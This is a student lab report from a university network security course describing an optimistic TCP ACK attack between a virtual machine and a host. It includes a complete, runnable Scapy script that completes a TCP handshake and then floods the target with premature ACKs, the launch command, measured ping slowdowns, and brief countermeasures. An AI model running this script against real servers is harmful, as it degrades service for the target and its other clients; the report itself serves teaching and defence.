CSE-406 Report

Optimistic TCP Ack Attack

Montaser Majid Taseen

Student ID: 1505055

Group: 2
Level: 4 Term: I

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology
(BUET)
Dhaka 1000
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Steps of Attack

Requirements

1.Operating system: Windows

2. Virtualbox

3. Scapy

Environment Setup

Create a virtual machine(attacker) which will attack the main operating system

1.Attacker : 172.20.57.40

2.Victim : 172.20.57.57

Topology diagram

Working steps:

1. At first we will build a secure connection with the victim by implementing tcp handshake.

2. From that tcp handshake we will collect data about its payload.

3. Now we will attack the server by sending acks for packets which it have not sent yet and force it to reply against those packets.

Codes:

OptimisticAckAttacker.py


```
#!/usr/bin/env python
import argparse
import time
from scapy.all import *

parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic ack attack.')
parser.add_argument('--host', default='127.0.0.1', type=str, help='The ip address to attack.')
args = parser.parse_args()

if __name__ == "__main__":
    host=args.host
    sequence_no=4444
    source_port=6666
    dest_port=12345
    firsthandshake=IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='S', seq=sequence_no)
    print "First handshake"
    firsthandshake.show()
    secondhandshake = sr1(firsthandshake)
    print "Second handshake"
    secondhandshake.show()
    thirdhandshake = IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='A', ack=(secondhandshake.seq + 1), seq=(sequence_no + 1))
    print "Third handshake"
    thirdhandshake.show()
    lastdata=sr1(thirdhandshake)
    print "last data"
    lastdata.show()



    start_ack = lastdata.seq
    print(start_ack)
    window = len(lastdata.payload.payload)
    print(window)


    for i in range(1, int(10000000 / window)):
            opt_ack_attack =  IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='A', ack=(start_ack + i * window), seq=(sequence_no + 1))
            if i==1:
                    print "first data"
                    opt_ack_attack.show()
            send(opt_ack_attack)
```

Launch Attack


Run in the attacker machine ./OptimisticAckAttacker.py –host “172.20.57.57”

Screenshots


1. Running the attack code and first handshake of the three handshakes of TCP between attacker and victim:




2. Second handshake of victim syn-ack reply:




3. Third handshake or ack from attacker:




4. Reply packet against the ack from attacker:




5. TCP handshaking in wireshark of attacker



6. Optimistic TCP ack send by attacker in wireshark:



7. Ack received shown from the victim side using wireshark:



We can see tcp acks from both the attacker side and the victim side on wireshark.

Was my attack successful?

Yes, my attack was successful to some extent. I was able to send unnecessary acks which had nothing to do with the connection and get reply packets from the victim for that ack which is a successful manipulation of TCP optimal ack property.

I had visible effect on the server by this ack packets as it slowed down the connection with other clients.




Fig: Ping to "google.com" at normal condition




Fig: Ping to "google.com" at attack time

We can see a visible change in ping time. Before attack the average ping time was 65ms and 71ms, but at the attack increased the ping time to 166ms and 156ms as a huge portion of the bandwidth was busy giving reply to the unnecessary acks.

The attack could not crash the server as our attack was against the main operating system, the victim is quite strong. Our virtualbox could not reach the threshold of it. But performance degradation was clearly seen.

Did I think of any countermeasures for such attacks

The attack can not be implemented if the windows firewall is on as firewall detects potentially harmful packets and blocks it.

But the main countermeasure against optimistic tcp ack attack would be redesigning of TCP. If we can make TCP aware of potentially fake acks then it will be able to reject them though the packet was sent . So the congestion will remain controlled.

Another countermeasure would be to implement maximum traffic limits per client from the server side. It will stop any fast transmission of packets between attacker and server and thus the main objective of the optimistic TCP ack attack will be hindered.